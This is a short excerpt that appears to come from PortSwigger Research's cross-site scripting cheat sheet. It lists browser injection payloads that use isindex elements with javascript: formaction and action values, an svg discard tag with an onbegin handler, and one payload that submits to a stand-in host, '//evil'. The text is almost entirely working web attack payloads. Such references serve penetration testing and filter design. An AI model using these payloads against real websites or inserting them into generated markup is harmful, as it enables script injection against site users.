Isindex using submit

```
<isindex type=submit style=width:100%;height:100%; value=XSS  
formaction="//evil?"
```



e

Isindex and formaction

```
<isindex type=submit formaction=javascript:alert(1)>
```



e

Isindex and action

```
<isindex type=submit action=javascript:alert(1)>
```



discard tag and onbegin

```
<svg><discard onbegin=alert(1)>
```



Credits

Brought to you by [PortSwigger Research](#).

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